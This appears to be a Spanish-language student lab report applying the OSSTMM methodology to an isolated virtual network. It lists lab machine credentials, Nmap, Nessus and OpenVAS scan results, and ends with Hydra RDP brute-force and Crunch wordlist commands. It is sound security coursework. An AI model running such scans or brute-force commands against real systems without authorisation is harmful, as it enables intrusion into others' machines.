



---

## INSTITUTO TECNOLÓGICO DE MORELIA

Ingeniería en Sistemas Computacionales

Seguridad en Servicios

### Practica 3

ALUMNO:

**Rogelio Cristian Punzo Castro**      **21120245**

PROFESOR:

**Ruben Lara Barcenas**


MORELIA, MICHOACÁN

(Abril 2025)

## Contenido

|  |    |
|--|----|
| Diseño de red .....  | 2  |
| Usuarios y contraseñas .....                                     | 2  |
| Diagrama de arquitectura de los servicios y microservicios ..... | 3  |
| Metodología OSSTMM.....  | 3  |
| 1. Identificación del proyecto .....                             | 3  |
| 2. Definición del Alcance (Scope).....                           | 3  |
| 3. Postura del Objetivo .....                                    | 3  |
| 4. Análisis de Vectores de Ataque.....                           | 4  |
| 5. Evaluación de Controles.....                                  | 4  |
| 6. Pruebas Operativas .....                                      | 5  |
| 7. Informe STAR (Security Test Audit Report) .....               | 37 |
| Capturas de prueba de penetración.....                           | 39 |
| Capturas de implementación de firewall .....                     | 40 |
| Captura de correcciones de 1 <sup>a</sup> prueba.....            | 47 |
| Metodología 1 con firewall: .....                                | 48 |
| Conclusiones: .....  | 48 |

## Diseño de red



## Usuarios y contraseñas

### Maquina Windows Server 2022:

- Usuario: Administrador
- Contraseña: Admin123\*

### Maquina Ubuntu

- Usuario: ubuntu
- Contraseña: Urano123\*

### Maquina Kali Linux

- Usuario: kali00
- Contraseña: kali00

**Maquina Cliente (CentOS)**

- **Usuario:** cent00s
- **Contraseña:** Cent00s55

**Servidor PRTG:**

- **Usuario:** prtgadmin
- **Contraseña:** PEPIT00\*

**Parrot OS (openvas y nessus)**

- **Usuario:** pat00
- **Contraseña:** pat00123\*

**Diagrama de arquitectura de los servicios y microservicios**

Ss

**Metodología OSSTMM****1. Identificación del proyecto****Nombre del Proyecto:** Auditoria de Seguridad Operativa - Empresa Servicios Digitales y Soporte.**Fecha:** Del 17 de abril al 26 de abril del 2024.**Responsable:** Departamento de ciberseguridad.**Objetivo General:** Evaluar la seguridad de los servicios y microservicios en redes internas DMZ y LAN montadas en laboratorio virtual, para validar buenas prácticas de seguridad.

Las pruebas son controladas y el entorno es aislado para evitar afectaciones reales.

**2. Definición del Alcance (Scope)****Alcance:**

- Evaluación de red DMZ (192.168.45.0/24)
- Evaluación de red LAN (172.16.45.0/24)
- Evaluación de servicios y microservicios instalados en Windows Server, Ubuntu Server y sistemas de monitoreo PRTG.

**Límites:** No se evaluarán servicios externos a la red virtualizada (como servidores reales en Internet).**Restricciones:** Pruebas limitadas a horario laboral.**3. Postura del Objetivo****Políticas Existentes:**

- Contraseñas en sistemas cumplen mínimo de 8 caracteres.

- Acceso lógico separado para usuarios y administradores.
- No hay políticas de cifrado de tráfico interno establecidas.

**Requisitos Operativos:**

- Mantener la disponibilidad de los servidores en DMZ para acceso de clientes de la LAN.
- Garantizar la integridad de los datos en bases de datos MySQL y PostgreSQL.
- Monitoreo continuo a través de PRTG.

**Amenazas:**

- Explotación de puertos expuestos (IIS, Apache, SMB, Redis, etc.).
- Acceso no autorizado a bases de datos.
- Compromiso de microservicios a través de contenedores Docker.
- Intrusión lateral desde la LAN hacia la DMZ.

#### *4. Análisis de Vectores de Ataque*

**Visibilidad:**

- Servidores en DMZ con puertos abiertos hacia la LAN.
- Servicios web corriendo en puertos no estándar (IIS en 8081, Nginx en 8080).
- Microservicios expuestos mediante Docker sin capa de autenticación adicional.

**Acceso:**

- LAN puede iniciar conexiones hacia la DMZ.
- No se requiere autenticación VPN para acceder entre redes.
- Docker con puertos mapeados directamente a la red física.

**Confianza:**

- Empleados con acceso a red sin capacitación en phishing
- No hay segmentación adicional a nivel de VLAN o reglas de firewall en Mikrotik (aún no implementado).

#### *5. Evaluación de Controles*

**Autenticación:**

- Docker expone servicios sin autenticación fuerte.
- RDP usa sola contraseña, sin multifactor.

**Subyugación:**

- No se cuenta con WAF (Web Application Firewall) para las aplicaciones web en IIS y Apache.
- No hay control de tráfico entre contenedores Docker.
- Sin monitoreo activo en Wi-Fi ni puerta trasera.

**Indemnización:**

- No se identifican políticas de backup configuradas aún en las bases de datos.
- No hay planes de recuperación establecidos

**Resistencia:**

- Actualizaciones automáticas de sistemas no verificadas.

- Servicios corriendo en versiones predeterminadas (peligro de vulnerabilidades conocidas).
- Servidor no parcheado desde hace 3 meses.

## 6. Pruebas Operativas

Metodología de Prueba:

- Escaneo de red con Nmap

```
nmap -sS -A -p- -T4 x.x.45.x
```

Identificar servicios activos, versiones, puertos abiertos, sistema operativo y certificados SSL en hosts clave de la red LAN y DMZ.

### 6.1. Windows Server (192.168.45.4)

| Puerto | Servicio | Versión/Detalles            | Riesgos/Observaciones   |
|--------|----------|-----------------------------|---|
| 443    | HTTPS    | Microsoft IIS 10.0          | Certificado SSL autofirmado (CommonName: WIN-PDT504NRAV6)                         |
| 445    | SMB      | Windows Server 2022         | Exposición de recurso compartido ( posible vector de ataque EternalBlue/MS17-010) |
| 3389   | RDP      | Microsoft Terminal Services | Autenticación NTLM habilitada ( posible brute-force)                              |
| 6379   | Redis    | Redis 7.4.2                 | <b>Crítico:</b> Puerto expuesto sin autenticación visible (si no usa requirepass) |
| 8080   | HTTP     | Nginx 1.27.4                | Servidor expuesto sin protección adicional  |

### 6.2. PRTG Network Monitor (192.168.45.2)

| Puerto | Servicio | Versión/Detalles    | Riesgos/Observaciones                                      |
|--------|----------|---------------------|--|
| 443    | HTTPS    | Paessler PRTG       | Certificado SSL válido hasta 2033 (pero dominio localhost) |
| 3389   | RDP      | Windows Server 2022 | Exposición innecesaria de escritorio remoto                |
| 80     | HTTP     | Redirección HTTPS   | Configuración correcta (no HTTP inseguro)                  |

### 6.3. Ubuntu Server (192.168.45.5)

| Puerto | Servicio   | Versión/Detalles | Riesgos/Observaciones   |
|--------|------------|------------------|---|
| 443    | HTTPS      | Apache 2.4.58    | Certificado SSL con CommonName "ADMIN" (no coincide con dominio/IP)                 |
| 3306   | MySQL      | MySQL 8.0.41     | Autenticación con caching_sha2_password (verificar si hay usuarios predeterminados) |
| 5432   | PostgreSQL | PostgreSQL 9.6+  | Acceso expuesto a base de datos (verificar reglas de firewall)                      |
| 8443   | HTTPS      | Node.js Express  | Aplicación web expuesta (Login - CRUD App)  |

### 6.4. MikroTik Router (192.168.150.131)

| Puerto | Servicio | Versión/Detalles | Riesgos/Observaciones   |
|--------|----------|------------------|---|
| 21     | FTP      | MikroTik 7.18.2  | <b>Crítico:</b> FTP sin cifrado ( posible sniffing de credenciales) |
| 80     | HTTP     | RouterOS         | Panel de administración accesible (verificar autenticación fuerte)  |

|             |                 |          |   |
|-------------|-----------------|----------|---|
| <b>8728</b> | API<br>RouterOS | MikroTik | Exposición de API de gestión (si no está restringida) |
|-------------|-----------------|----------|---|

## 6.5. CentOS (172.16.45.4)

| Puerto | Servicio   | Versión/Detalles | Riesgos/Observaciones                                  |
|--------|------------|------------------|--|
| 9090   | Zeus-Admin | Desconocido      | Servicio no identificado responde con errores HTTP 400 |

## **6.6. Parrot Security (172.16.45.10)**

| Puerto | Servicio          | Versión/Detalles                  | Riesgos/Observaciones  |
|--------|-------------------|-----------------------------------|--|
| 8834   | SSL/Nessus-XMLRPC | Certificado SSL válido hasta 2029 | <b>Crítico:</b> Panel de Nessus expuesto (posible acceso a vulnerabilidades no parcheadas si las credenciales son débiles) |

## 6.7. SysAdmin Server (172.16.45.11)

| Puerto | Servicio | Versión/Detalles          | Riesgos/Observaciones   |
|--------|----------|---------------------------|---|
| 22     | SSH      | OpenSSH 9.9p2<br>(Debian) | <b>Medio:</b> Versión reciente, pero exposición innecesaria si no se usa gestión remota |

## Router Mikrotik:



## Ubuntu Server:

## Windows Server:

## CentOS

PRTG

kal00 - VMware Workstation

File Edit View VM Tabs Help ||| Win2022 mikrotik kal00 patty CentOS v5

File Actions Edit View Help

GRU name S-3  
ssl-cert Subject: commonName=WIN-RR6N3516341  
| Not valid before: 2025-03-19T13:17:14  
| Not valid after: 2025-09-18T13:17:14  
5197/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_http-server-header: Microsoft-HTTPAPI/2.0  
|\_http-title: Service Unavailable  
3389/tcp open msrpc Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_http-server-header: Microsoft-HTTPAPI/2.0  
|\_http-title: Not Found  
47000/tcp open msrpc Microsoft Windows RPC  
47005/tcp open msrpc Microsoft Windows RPC  
49666/tcp open msrpc Microsoft Windows RPC  
49667/tcp open msrpc Microsoft Windows RPC  
49668/tcp open msrpc Microsoft Windows RPC  
49669/tcp open msrpc Microsoft Windows RPC  
49671/tcp open msrpc Microsoft Windows RPC  
49672/tcp open msrpc Microsoft Windows RPC  
Device or general purpose 2022  
Running: Microsoft Windows 2022  
OS CPE: cpe:/o:microsoft:windows\_server\_2022  
OS details: Microsoft Windows Server 2022  
Network Distance: 2 hops  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
| smb2-time:  
| start\_time: 2024-06-29T07:37:24  
| start\_date: N/A  
| smb2-security-mode:  
| 3:1::1  
|\_. Message signing enabled but not required  
  
TRACEROUTE (using port 995/tcp)  
HOP IP ADDRESS PORT(S) RTT  
1 0.27 ms 172.16.45.3  
2 0.81 ms 192.168.45.2  
  
OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 2149.81 seconds

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo Set Mark To Bracket Where Was Previous Next Back Forward

To direct input to this VM, click inside or press Ctrl+G.

## SysAdmin

The screenshot shows a Parrot OS desktop environment with several windows open. In the foreground, a terminal window titled 'Parrot Terminal' displays the output of an 'nmap' scan. The output includes details about a host at 172.16.45.11, such as its operating system (Ubuntu 22.04 LTS), ports open (22/tcp, 80/tcp, 443/tcp), and services (OpenSSH, Apache, MySQL). The terminal also shows a message from the 'Disculpa' service. Below the terminal is a file manager window showing a directory structure. The desktop bar at the bottom has icons for various applications like a browser, file manager, and terminal.

```
GNU nano 7.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 22:53 CST
Nmap scan report for 172.16.45.11
Host is up (0.0000s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 9.9p2 Debian 1 (protocol 2.0)
| ssh-hostkey:
|_ 256 33:66:c6:8a:c8:c0:bf:55:d0:eb:e1:8a:8f:7e:43:c2 (EDDSA)
|_ 256 15:0b:6a:b9:02:70:61:02:3b:95:c3:6c:ee:52:0b:bc (ED25519)
MAC Address: 00:0C:29:B7:9E:A7 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.62 ms  172.16.45.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```

## Parrot Admin:

The screenshot shows a Kali Linux desktop environment with multiple windows open. A terminal window titled 'Parrot.txt' displays the output of an 'nmap' scan for a host at 172.16.45.10. The output is identical to the one in the previous screenshot, showing the same host details and port/service information. The desktop bar at the bottom has icons for various applications like a browser, file manager, and terminal.

```
GNU nano 0.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-29 20:03 EDT
Nmap scan report for 172.16.45.10
Host is up (0.0000s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8834/tcp  open  ssl/messsys-ssl/rpc?
| ssl-cert: Subject: commonName=parrot/organizationName=Nessus Users United/stateOrProvinceName=NY/countryName=US
|_ Not valid before: 2025-04-15T04:14:52
|_ Not valid after:  2025-04-15T04:14:52
MAC Address: 00:0C:29:25:02:30 (VMware)
Device type: general purpose/router
Running: Linux 4.X|5.X; MikroTik RouterOS 7.2
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7.2-7.5 (Linux 5.6.3)
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.59 ms  172.16.45.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 149.03 seconds
```

**b. Escaneo con Nessus**  
**Mikrotik Router**

The screenshot shows the Nessus Essentials interface with a scan report for a Mikrotik Router. The report lists 24 vulnerabilities across various categories:

| Category          | Vulnerability Type                             | Count |
|-------------------|--|-------|
| Misc.             | Unencrypted Telnet Server                      | 1     |
| Misc.             | SSH (Multiple Issues)                          | 6     |
| General           | ICMP Timestamp Request Remote Date Disclosure  | 1     |
| Service detection | SSH SYN scanner                                | 2     |
| Service detection | Service Detection                              | 4     |
| DNS               | DNS Server Detection                           | 2     |
| General           | Common Platform Enumeration (CPE)              | 1     |
| General           | Device Type                                    | 1     |
| Service detection | FTP Server Detection                           | 1     |
| Web Servers       | HyperText Transfer Protocol (HTTP) information | 1     |
| Service detection | MikroTik RouterOS Detection                    | 1     |
| Settings          | Nessus Scan Information                        | 1     |
| General           | OS Fingerprints Detected                       | 1     |
| General           | OS Identification                              | 1     |

**Scan Details:**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 29 at 6:42 PM
- End: April 29 at 6:46 PM
- Elapsed: 4 minutes

**Vulnerabilities:**

Critical: 0, High: 0, Medium: 1, Low: 1, Info: 22

**Ubuntu Server**

The screenshot shows the Nessus Essentials interface with a scan report for an Ubuntu Server. The report lists 32 vulnerabilities across various categories:

| Category          | Vulnerability Type                                       | Count |
|-------------------|--|-------|
| Service detection | SSL Anonymous Cipher suites Supported                    | 1     |
| General           | SSL (Multiple Issues)                                    | 18    |
| Service detection | TLS (Multiple Issues)                                    | 9     |
| General           | ICMP Timestamp Request Remote Date Disclosure            | 1     |
| Web Servers       | HTTP (Multiple Issues)                                   | 9     |
| General           | TLS (Multiple Issues)                                    | 6     |
| General           | SSH (Multiple Issues)                                    | 2     |
| Misc.             | SSH (Multiple Issues)                                    | 2     |
| Service detection | Service Detection  | 2     |
| Service detection | Apache HTTP Server Version                               | 8     |
| Web Servers       | Backported Security Patch Detection (WWW)                | 2     |
| General           | SSL Root Certification Authority Certificate Information | 2     |
| Misc.             | TLS ALPN Supported Protocol Enumeration                  | 2     |

**Scan Details:**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 29 at 6:20 PM
- End: April 29 at 6:29 PM
- Elapsed: 10 minutes

**Vulnerabilities:**

Critical: 0, High: 0, Medium: 1, Low: 1, Info: 30

## Windows Server

Windows Server

Vulnerabilities: 29

| Severity | CVSS  | VPR | EPS    | Name  | Family            | Count |
|----------|-------|-----|--------|---|-------------------|-------|
| Critical | 9.8   |     |        | Redis Server Unprotected by Password Authentication | MISC              | 1     |
| Mixed    | ...   |     |        | SSL (Multiple Issues)                               | General           | 14    |
| Mixed    | 5.3   |     |        | SMB Signing not required                            | Misc              | 1     |
| Mixed    | ...   |     |        | TLS (Multiple Issues)                               | Service detection | 9     |
| Low      | 2.1 * | 2.2 | 0.0037 | ICMP Timestamp Request Remote Date Disclosure       | General           | 1     |
| Info     | ...   |     |        | HTTP (Multiple Issues)                              | Web Servers       | 11    |
| Info     | ...   |     |        | SMB (Multiple Issues)                               | Windows           | 5     |
| Info     | ...   |     |        | TLS (Multiple Issues)                               | General           | 4     |
| Info     | ...   |     |        | Web Server (Multiple Issues)                        | Web Servers       | 3     |
| Info     |       |     |        | Nessus SYN scanner                                  | Port scanners     | 9     |
| Info     |       |     |        | Service Detection                                   | Service detection | 6     |
| Info     |       |     |        | Web Application Cookies Are Expired                 | Web Servers       | 5     |
| Info     |       |     |        | Common Platform Enumeration (CPE)                   | General           | 1     |
| Info     |       |     |        | Device Type   | General           | 1     |
| Info     |       |     |        | Grafana Labs Web Detection                          | Service detection | 1     |

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 29 at 6:56 PM
- End: April 29 at 7:08 PM
- Elapsed: 11 minutes

Vulnerabilities

Critical: 1, High: 14, Medium: 1, Low: 9, Info: 1

## CentOS

CentOS

Vulnerabilities: 25

| Severity | CVSS  | VPR | EPS    | Name  | Family            | Count |
|----------|-------|-----|--------|---|-------------------|-------|
| Mixed    | ...   |     |        | SSL (Multiple Issues)                         | General           | 5     |
| Mixed    | ...   |     |        | OpenBSD OpenSSL (Multiple Issues)             | Misc              | 2     |
| Low      | 2.1 * | 2.2 | 0.0037 | ICMP Timestamp Request Remote Date Disclosure | General           | 1     |
| Info     | ...   |     |        | HTTP (Multiple Issues)                        | Web Servers       | 2     |
| Info     | ...   |     |        | SSH (Multiple Issues)                         | Misc              | 2     |
| Info     | ...   |     |        | TLS (Multiple Issues)                         | Service detection | 2     |
| Info     | ...   |     |        | TLS (Multiple Issues)                         | General           | 2     |
| Info     | ...   |     |        | Web Server (Multiple Issues)                  | Service detection | 2     |
| Info     |       |     |        | Service Detection                             | Web Servers       | 2     |
| Info     |       |     |        | Nessus SYN scanner                            | Port scanners     | 3     |
| Info     |       |     |        | Common Platform Enumeration (CPE)             | General           | 2     |
| Info     |       |     |        | Device Type                                   | General           | 1     |
| Info     |       |     |        | Ethernet Card Manufacturer Detection          | Misc              | 1     |
| Info     |       |     |        | Ethernet MAC Addresses                        | General           | 1     |

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 30 at 8:38 AM
- End: April 30 at 8:45 AM
- Elapsed: 7 minutes

Vulnerabilities

Critical: 1, High: 2, Medium: 1, Low: 1, Info: 20

## PRTG

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Scan Details:

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 29 at 7:25 PM
- End: April 29 at 7:34 PM
- Elapsed: 9 minutes

Vulnerabilities:

| Critical | High | Medium | Low  | Info |
|----------|------|--------|------|------|
| 0%       | 0%   | 0%     | 100% | 0%   |

## SysAdmin

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Scan Details:

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 5:39 AM
- End: Today at 5:41 AM
- Elapsed: a minute

Vulnerabilities:

| Critical | High | Medium | Low  | Info |
|----------|------|--------|------|------|
| 0%       | 0%   | 0%     | 100% | 0%   |

### c. Escaneo con OpenVAS Mikrotik Router

**Report: Wed, Apr 30, 2025 12:47 AM**

| Vulnerability  | Severity     | QoD  | Host IP         | Name         | Location | EPSS Score | Percentage | Created                   |
|--|--------------|------|-----------------|--------------|----------|------------|------------|---------------------------|
| Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)     | 3.8 (Medium) | 80 % | 192.168.150.131 | 22/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| DNS Cache Snooping Vulnerability (UDP) - Active Check    | 3.8 (Medium) | 70 % | 192.168.150.131 | 53/udp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| Telnet Unencrypted Cleartext Login                       | 3.8 (Medium) | 70 % | 192.168.150.131 | 23/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| Cleartext Transmission of Sensitive Information via HTTP | 3.8 (Medium) | 80 % | 192.168.150.131 | 80/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:01 AM |
| FTP Unencrypted Cleartext Login                          | 3.8 (Medium) | 70 % | 192.168.150.131 | 21/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| Weak Encryption Algorithm(s) Supported (SSH)             | 3.8 (Medium) | 80 % | 192.168.150.131 | 22/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| TCP Timestamps Information Disclosure                    | 3.6 (Low)    | 80 % | 192.168.150.131 | general/tcp  | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| Weak MAC Algorithm(s) Supported (SSH)                    | 2.6 (Low)    | 80 % | 192.168.150.131 | 22/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |
| ICMP Timestamp Reply Information Disclosure              | 2.1 (Low)    | 80 % | 192.168.150.131 | general/icmp | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 1:00 AM |

### Ubuntu Server

**Report: Wed, Apr 30, 2025 1:01 AM**

| Vulnerability   | Severity     | QoD  | Host IP      | Name         | Location | EPSS Score | Percentage | Created                   |
|---|--------------|------|--------------|--------------|----------|------------|------------|---------------------------|
| Check if Mailserver answer to VRFY and EXPN requests                                      | 3.8 (Medium) | 99 % | 192.168.45.5 | 25/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 2:54 AM |
| Express NODE_ENV 'development' Information Disclosure Vulnerability (HTTP) - Active Check | 3.8 (Medium) | 70 % | 192.168.45.5 | 8443/tcp     | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 2:59 AM |
| SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection                                | 3.3 (Medium) | 98 % | 192.168.45.5 | 25/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 2:53 AM |
| TCP Timestamps Information Disclosure   | 2.6 (Low)    | 80 % | 192.168.45.5 | general/tcp  | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 2:53 AM |
| Weak MAC Algorithm(s) Supported (SSH)   | 2.6 (Low)    | 80 % | 192.168.45.5 | 22/tcp       | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 2:52 AM |
| ICMP Timestamp Reply Information Disclosure   | 2.1 (Low)    | 80 % | 192.168.45.5 | general/icmp | N/A      | N/A        | N/A        | Wed, Apr 30, 2025 2:52 AM |

## Windows Server

**Report: Wed, Apr 30, 2025 1:15 AM**

| Vulnerability  | Severity     | QoD   | Host IP      | Name         | Location | EPSS Score | Percentage                | Created |
|--|--------------|-------|--------------|--------------|----------|------------|---------------------------|---------|
| Redis Server No Password                                   | 7.5 (High)   | 100 % | 192.168.45.4 | 6379/tcp     | N/A      | N/A        | Wed, Apr 30, 2025 2:56 AM |         |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS         | 7.5 (High)   | 98 %  | 192.168.45.4 | 443/tcp      | N/A      | N/A        | Wed, Apr 30, 2025 3:09 AM |         |
| DCE/RPC and MSRPC Services Enumeration Reporting           | 5.0 (Medium) | 80 %  | 192.168.45.4 | 135/tcp      | N/A      | N/A        | Wed, Apr 30, 2025 3:12 AM |         |
| SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection | 5.3 (Medium) | 98 %  | 192.168.45.4 | 3389/tcp     | N/A      | N/A        | Wed, Apr 30, 2025 3:09 AM |         |
| SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection | 4.3 (Medium) | 98 %  | 192.168.45.4 | 443/tcp      | N/A      | N/A        | Wed, Apr 30, 2025 3:09 AM |         |
| TCP Timestamp Information Disclosure                       | 2.4 (Low)    | 80 %  | 192.168.45.4 | general/tcp  | N/A      | N/A        | Wed, Apr 30, 2025 3:08 AM |         |
| ICMP Timestamp Reply Information Disclosure                | 2.1 (Low)    | 80 %  | 192.168.45.4 | general/icmp | N/A      | N/A        | Wed, Apr 30, 2025 3:08 AM |         |

## CentOS

**Report: Wed, Apr 30, 2025 6:54 PM**

| Vulnerability   | Severity     | QoD  | Host IP     | Name         | Location | EPSS Score | Percentage                | Created |
|---|--------------|------|-------------|--------------|----------|------------|---------------------------|---------|
| SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection | 5.5 (Medium) | 99 % | 172.16.45.4 | 9090/tcp     | N/A      | N/A        | Wed, Apr 30, 2025 8:01 PM |         |
| TCP Timestamp Information Disclosure                                      | 2.4 (Low)    | 80 % | 172.16.45.4 | general/tcp  | N/A      | N/A        | Wed, Apr 30, 2025 8:40 PM |         |
| ICMP Timestamp Reply Information Disclosure                               | 2.1 (Low)    | 80 % | 172.16.45.4 | general/icmp | N/A      | N/A        | Wed, Apr 30, 2025 8:40 PM |         |

## PRTG

**Report: Wed, Apr 30, 2025 8:30 AM**

| Vulnerability  | Severity     | QoD  | Host IP      | Name         | Location | EPSS Score | Percentage                | Created |
|--|--------------|------|--------------|--------------|----------|------------|---------------------------|---------|
| DCE/RPC and MSRPC Services Enumeration Reporting           | 5.0 (Medium) | 80 % | 192.168.45.2 | 135/tcp      | N/A      | N/A        | Wed, Apr 30, 2025 9:22 AM |         |
| SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection | 4.8 (Medium) | 98 % | 192.168.45.2 | 3389/tcp     | N/A      | N/A        | Wed, Apr 30, 2025 9:19 AM |         |
| TCP Timestamps Information Disclosure                      | 2.6 (Low)    | 80 % | 192.168.45.2 | general/tcp  | N/A      | N/A        | Wed, Apr 30, 2025 9:17 AM |         |
| ICMP Timestamp Reply Information Disclosure                | 2.1 (Low)    | 80 % | 192.168.45.2 | general/icmp | N/A      | N/A        | Wed, Apr 30, 2025 9:23 AM |         |

## SysAdmin

**Report: Thu, May 1, 2025 11:07 PM**

| Vulnerability                               | Severity  | QoD  | Host IP      | Name         | Location | EPSS Score | Percentage                | Created |
|---|-----------|------|--------------|--------------|----------|------------|---------------------------|---------|
| TCP Timestamps Information Disclosure       | 2.6 (Low) | 80 % | 172.16.45.11 | general/tcp  | N/A      | N/A        | Fri, May 2, 2025 12:49 AM |         |
| Weak MAC Algorithm(s) Supported (SSH)       | 2.6 (Low) | 80 % | 172.16.45.11 | 22/tcp       | N/A      | N/A        | Fri, May 2, 2025 12:49 AM |         |
| ICMP Timestamp Reply Information Disclosure | 2.1 (Low) | 80 % | 172.16.45.11 | general/icmp | N/A      | N/A        | Fri, May 2, 2025 12:49 AM |         |

**d. Prueba de fuerza bruta en RDP de Windows Server 2022**

```
Hydra -l <usuario> -x <min:max:mMN> -s <#puerto> <ip> <servicio>
Hydra -l <usuario> -x 1:2:Aa1 -s 3389 <ip> rdp
```

Primero creamos una wordlist personalizada con Crunch, para esto:

```
crunch 10 12 -t Grafana%%% -o grafana-wordlist.txt -c 10000 -b 10mb -f
/usr/share/crunch/charset.lst mixalpha-numeric-symbol14
```

